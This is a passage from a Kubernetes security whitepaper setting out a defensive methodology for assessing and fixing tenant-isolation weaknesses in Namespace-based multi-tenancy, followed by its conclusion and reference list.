The evaluation of explicit or implicit control-plane interactions through the Kubernetes platform can be even harder as the scope is beyond the cluster-level: For instance, the creation of resources in Kubernetes might create or reference resources on the cloud provider account either through explicit Annotations (e.g., the `ingress.gcp.kubernetes.io/pre-shared-cert` Annotation in GCP[13]) or even implicitly as resources will be created in cloud account (e.g., a persistent volume creates a disk in the account).

#### 6.2.3.2 Data-plane Interaction

In this step, the runtime environment is analyzed. The scope can be reduced by analyzing which access is granted at the network level and which at the node level. Strict Network Policies and enforcing a restrictive Pod Security Standard will limit the attack surface by limiting the interactions.

A tenant might be able to interact with the component on the network level. Either as a component that exposes a Service the tenant can access, or as a network component such as a Container Network Interface (CNI)[32] or a Service mesh.

On the node level, the tenant can interact with the container runtime and operating system. Modern Kubernetes environments are likely sufficiently hardened against privilege escalations. However, components can modify the runtime environment, often done through privileged `DaemonSets`. If done wrong, this weakens the container isolation and can introduce privilege escalation capabilities.

As before, the component's documentation can be consulted to assess the modifications it makes quickly. A more complete assessment might require a detailed analysis of the component's source code. Even if the component itself does not change the container environment, it might still pull data from the tenant's container and process it insecurely.

### 6.2.4 Evaluate Interactions

Finally, the methodology evaluates these interactions with respect to their potential impact on the confidentiality, integrity, and availability (CIA) of other tenants. A vulnerability is identified whenever a tenant can affect resources, data flows, or system behavior outside its own Namespace in a way that violates these security properties.

To find weaknesses, evaluate identified interactions against the CIA triad:

- *Confidentiality:* Could it be possible to access (sensitive) data of other tenants through that interaction? An obvious weakness is cross-namespace references that allow an attacker to (indirectly) access information in another tenant's Namespace on the control plane or via unprotected APIs on the data plane.
- *Integrity:* Could it be possible to modify the behavior of resources of other tenants? An obvious weakness would be hosting a Service on a gateway in a different Namespace through a cross-namespace. A machine-in-the-middle attack on the network layer would be an example of a weakness on the data plane.
- *Availability:* Could it be possible to successfully perform a denial-of-service attack against other tenants or the platform? Resource exhaustion is a typical example here, and configuring resource quotas[42] might not be enough to completely protect against this kind of attacker, as the component's operators could introduce additional resource constraints in other areas. This kind of attack is often very hard to eliminate, but effective monitoring of resources can help address those risks, too.

## 6.3 Address: How Do I Address Identified Weaknesses?

The final step of the methodology describes how to address these weaknesses. The flowchart in Figure 22 provides a high-level overview.




*Figure 22: Flowchart Methodology Step 3*

### 6.3.1 Deployment of Vendor Fixes

The vendor should address the identified security issues. After the vendor fixes the issue, users should apply the patch by updating to the latest version that includes the fix.

In some cases, the issue reported to the vendor may be an intended behavior, and a vendor fix is therefore not possible. In such cases, users should proceed to the next step.

### 6.3.2 Usage of Existing Admission Policy Sets

Users can leverage existing Admission Control policies to address the identified security issues.

Policy engines such as Kyverno[45] and Open Policy Agent[47] enforce rules governing how Kubernetes resources should be configured. Kyverno[46] provides a comprehensive set of reusable policies for this purpose.

Users should check whether a suitable policy already exists that could address the issue. Otherwise, they should proceed to the next step.

### 6.3.3 Definition of Custom Policies

Given the diversity of CRDs and interaction patterns, predefined standard policies are often insufficient to address all domain-specific requirements. This limitation arises because many relevant interaction patterns are highly context-dependent, and suitable generic policies do not yet exist for all such cases.

Therefore, the methodology encourages the development of custom policies suitable for the affected resources.

At this stage, users can choose their preferred Admission Control engine and implement an appropriate custom policy for their use case.

Such policies may, for example, restrict the use of certain CRDs, limit the scope of Annotation-based configurations, or prevent cross-namespace references that could lead to unintended interactions.

Such domain-specific policies may be generalized and contributed to shared policy repositories to improve coverage for similar use cases.


# 7 Conclusion

Namespace-based Multi-Tenancy is common in Kubernetes, but secure isolation is difficult to achieve. As shown throughout this whitepaper, Namespace isolation can be bypassed in multiple ways, which could impact tenants through the control plane as well as the data plane. The impact of tenant isolation issues is not limited to the cluster itself but can also extend to external components integrated with the cluster.

An important realization is that multi-tenancy is not always obvious. Multi-tenancy may be introduced by platforms such as CI/CD systems, machine learning platforms, or other applications running on Kubernetes, even when the cluster itself appears to be operated by a single trusted entity.

The presented real-world scenarios show that these issues are not bound to individual projects. They represent recurring design patterns that occur in different Kubernetes projects. A weakness in a dependency could also lead to severe vulnerabilities in another project, as we showed in Kubeflow. As a result, following common security best practices alone is not always sufficient to secure Namespace-based Multi-Tenancy.

Users should first identify whether Namespace-based Multi-Tenancy exists in their Kubernetes environment, either explicitly or implicitly. They should then evaluate the capabilities of each tenant, identify cross-tenant interactions, and address weaknesses found.

The methodology presented in this whitepaper provides a structured approach for performing this assessment, which is intended not only to address individual vulnerabilities but also a class of vulnerabilities.

ERNW
providing security.

# 8 References


[1] Andong Chen, Ziyi Guo, Zhaoxuan Jin, et al. *Breaking the Bulkhead: Demystifying Cross-Namespace Reference Vulnerabilities in Kubernetes Operators*. 2025. URL: https://arxiv.org/abs/2507.03387.

[2] Deepankur Singh Baliyan. *CNCF Introduction to multi tenancy in Kubernetes*. 2021. URL: https://www.cncf.io/blog/2021/12/20/introduction-to-multi-tenancy-in-kubernetes/ (visited on Apr. 23, 2026).

[3] Kubeflow. *Overly Permissive Istio Permissions Allows Kubeflow Authorization Token Stealing*. CVE-2026-47237; GHSA-v824-8gxh-pgjw; severity: High; CVSS 3.0: 8.0; CWE-266. GitHub Security Advisory. May 19, 2026. URL: https://github.com/kubeflow/community-distribution/security/advisories/GHSA-v824-8gxh-pgjw (visited on Aug. 4, 2026).

[4] Kubernetes SIG Multi-tenancy. *Kubernetes Working Group for Multi-Tenancy*. 2023. URL: https://github.com/kubernetes-retired/multi-tenancy (visited on Apr. 23, 2026).

[5] Kubernetes SIG Multi-tenancy. *Proposal to spin down WG Multi-tenancy*. 2023. URL: https://groups.google.com/g/kubernetes-wg-multitenancy/c/tO239Iz26HU (visited on Aug. 3, 2026).

[6] Kubernetes SIG Network. *Kubernetes-Gateway-API*. 2026. URL: https://gateway-api.sigs.k8s.io/) (visited on Apr. 23, 2026).

[7] Lorin Lehawany, Sven Nobis. *Security-Model*. 202. URL: https://istio.io/latest/docs/ops/deployment/security-model/#k8s-account-compromise (visited on Apr. 23, 2026).

[8] Roy McCune and Liz Rice. *CIS Kubernetes Benchmark v2.0.1*. 2026. URL: https://www.cisecurity.org/benchmark/kubernetes (visited on Apr. 23, 2026).

[9] MDN Web Docs Contributors. *Same Origin*. 2026. URL: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy (visited on Apr. 23, 2026).

[10] National Security Agency and Cybersecurity and Infrastructure Security Agency. *Kubernetes Hardening Guide*. Cybersecurity Technical Report U/OO/168286-21; PP-22-0324. Version 1.2. Aug. 2022. URL: https://media.defense.gov/2022/Aug/29/2003066362/-1/-1/0/CTR_KUBERNETES_HARDENING_GUIDANCE_1.2_20220829.PDF (visited on Aug. 3, 2026).

[11] Nir Ohfeld, Ronen Shustin, Sagi Tzadik, et al. *IngressNightmare: CVE-2025-1974 – 9.8 Critical Unauthenticated Remote Code Execution Vulnerabilities in Ingress NGINX*. Wiz. Mar. 24, 2025. URL: https://www.wiz.io/blog/ingress-nginx-kubernetes-vulnerabilities (visited on Aug. 3, 2026).

[12] The EnvoyProxy Authors. *Multi-tenancy in EnvoyProxy*. URL: https://gateway.envoyproxy.io/docs/tasks/operations/deployment-mode/#multi-tenancy (visited on Apr. 23, 2026).

[13] The Google Cloud Platform Authors. *Pre-shared Certificates — Google Cloud Platform Documentation*. 2026. URL: https://docs.cloud.google.com/kubernetes-engine/docs/how-to/secure-traffic-management/#pre-shared-certificates (visited on Apr. 23, 2026).

[14] The Istio Authors. *Ambient Overview*. 2026. URL: (https://istio.io/latest/docs/ambient/overview/ (visited on Apr. 23, 2026).

[15] The Istio Authors. *Authorization Policies*. 2026. URL: https://istio.io/latest/docs/reference/config/security/authorization-policy (visited on Apr. 23, 2026).

[16] The Istio Authors. *Istio Architecture*. 2026. URL: https://istio.io/latest/docs/ops/deployment/architecture (visited on Apr. 23, 2026).

[17] The Istio Authors. *Istio Gateway*. 2026. URL: https://istio.io/latest/docs/reference/config/networking/gateway/ (visited on Apr. 23, 2026).

[18] The Istio Authors. *Istio's Layer 4 and Layer 7 security features*. 2026. URL: https://istio.io/latest/docs/overview/dataplane-modes/#layer-4-vs-layer-7-features (visited on Apr. 23, 2026).

[19] The Istio Authors. *IstioEgressListener*. 2026. URL: https://istio.io/latest/docs/reference/config/networking/sidecar/#IstioEgressListener (visited on Apr. 23, 2026).

[20] The Istio Authors. *Sidecar Injection — Istio Documentation*. 2026. URL: https://istio.io/latest/docs/setup/additional-setup/sidecar-injection/ (visited on Apr. 23, 2026).

[21] The Istio Authors. *Single mesh*. 2026. URL: https://istio.io/latest/docs/ops/deployment/deployment-models/#single-mesh (visited on Apr. 23, 2026).

[22] The Istio Authors, Lorin Lehawany, Sven Nobis. *Security Bulletin ISTIO-SECURITY-2026-002*. 2026. URL: https://istio.io/latest/news/security/istio-security-2026-002 (visited on Apr. 23, 2026).

[23] The Kubeflow Authors. *Automatic Profile Creation*. 2026. URL: https://www.kubeflow.org/docs/components/central-dash/profiles/#automatic-profile-creation (visited on Apr. 23, 2026).

[24] The Kubeflow Authors. *Create VirtualService*. 2026. URL: https://www.kubeflow.org/docs/components/central-dash/customize/#create-virtualservice (visited on Apr. 23, 2026).

[25] The Kubeflow Authors. *Kubeflow Central Dashboard*. 2026. URL: https://www.kubeflow.org/docs/components/central-dash/overview/#what-is-the-kubeflow-central-dashboard (visited on Apr. 23, 2026).

[26] The Kubeflow Authors. *Kubeflow Introduction*. 2026. URL: https://www.kubeflow.org/docs/started/introduction/ (visited on Apr. 23, 2026).

[27] The Kubeflow Authors. *Kubeflow Notebooks*. 2026. URL: https://www.kubeflow.org/docs/components/notebooks/overview/ (visited on Apr. 23, 2026).

[28] The Kubeflow Authors. *Profile Resources*. 2026. URL: https://www.kubeflow.org/docs/components/central-dash/profiles/#profile-resources (visited on Apr. 23, 2026).

[29] The Kubernetes Authors. *CNCF Introduction to multi tenancy in Kubernetes*. 2025. URL: https://kubernetes.io/blog/2025/03/24/ingress-nginx-cve-2025-1974/ (visited on Apr. 23, 2026).

[30] The Kubernetes Authors. *Admission Policy*. 2026. URL: https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/ (visited on Apr. 23, 2026).

[31] The Kubernetes Authors. *Annotations in Kubernetes*. 2026. URL: https://kubernetes.io/docs/concepts/overview/working-with-objects/annotations/ (visited on Apr. 23, 2026).

[32] The Kubernetes Authors. *Container Network Interface (CNI) — Kubernetes Documentation*. 2026. URL: https://kubernetes.io/docs/concepts/extend-kubernetes/compute-storage-net/network-plugins/ (visited on Apr. 23, 2026).

[33] The Kubernetes Authors. *Extensions*. 2026. URL: https://kubernetes.io/docs/concepts/extend-kubernetes/ (visited on Apr. 23, 2026).

[34] The Kubernetes Authors. *Ingress Class — Kubernetes Documentation*. 2026. URL: https://kubernetes.io/docs/concepts/services-networking/ingress/#ingress-class (visited on Apr. 23, 2026).

[35] The Kubernetes Authors. *Kubernetes Namespaces*. 2026. URL: https://kubernetes.io/docs/concepts/overview/working-with-objects/namespaces/ (visited on Apr. 23, 2026).

[36] The Kubernetes Authors. *Kubernetes Objects*. 2026. URL: https://kubernetes.io/docs/concepts/overview/working-with-objects/ (visited on Apr. 23, 2026).

[37] The Kubernetes Authors. *Kubernetes Pods*. 2026. URL: https://kubernetes.io/docs/concepts/workloads/pods/ (visited on Apr. 23, 2026).

[38] The Kubernetes Authors. *Kubernetes Pods*. 2026. URL: https://kubernetes.io/docs/concepts/services-networking/service/ (visited on Apr. 23, 2026).

[39] The Kubernetes Authors. *Multi-tenancy — Kubernetes Documentation*. 2026. URL: https://kubernetes.io/docs/concepts/security/multi-tenancy/ (visited on Apr. 23, 2026).

[40] The Kubernetes Authors. *Mutating Webhook — Kubernetes Documentation*. 2026. URL: https://kubernetes.io/docs/reference/access-authn-authz/extensible-admission-controllers/ (visited on Apr. 23, 2026).

[41] The Kubernetes Authors. *NGINX Ingress*. 2026. URL: https://github.com/kubernetes/ingress-nginx/blob/main/docs/user-guide/nginx-configuration/annotations.md (visited on Apr. 23, 2026).

[42] The Kubernetes Authors. *Resource Quotas — Kubernetes Documentation*. 2026. URL: https://kubernetes.io/docs/concepts/policy/resource-quotas/ (visited on Apr. 23, 2026).

[43] The Kubernetes Authors. *Storage Classes — Kubernetes Documentation*. 2026. URL: https://kubernetes.io/docs/concepts/storage/storage-classes/ (visited on Apr. 23, 2026).

[44] The Kubernetes Authors. *Ingress NGINX in multi-tenant Kubernetes*. URL: https://github.com/kubernetes/ingress-nginx/blob/main/docs/faq.md#multi-tenant-kubernetes (visited on Apr. 23, 2026).

[45] The Kyverno Authors. *Kyverno Documentation*. 2026. URL: https://kyverno.io/docs/introduction/ (visited on Apr. 23, 2026).

[46] The Kyverno Authors. *Kyverno Policies — Kyerno Documentation*. 2026. URL: https://kyverno.io/policies/ (visited on Apr. 23, 2026).

[47] The Open Policy Agent Authors. *Open Policy Agent Documentation*. 2026. URL: https://openpolicyagent.org/ (visited on Apr. 23, 2026).

[48] The Traefik Authors. *Traefik*. 2026. URL: https://doc.traefik.io/traefik/reference/routing-configuration/kubernetes/ingress/ (visited on Apr. 23, 2026).

[49] The Traefik Authors. *Traefik Annotations*. 2026. URL: https://doc.traefik.io/traefik/reference/routing-configuration/kubernetes/ingress/#annotations (visited on Apr. 23, 2026).

[50] The Traefil Authors. *Traefik Allow Namespace*. 2026. URL: https://doc.traefik.io/traefik/reference/install-configuration/providers/kubernetes/kubernetes-crd/#opt-providers-kubernetesCRD-allowCrossNamespace (visited on Apr. 23, 2026).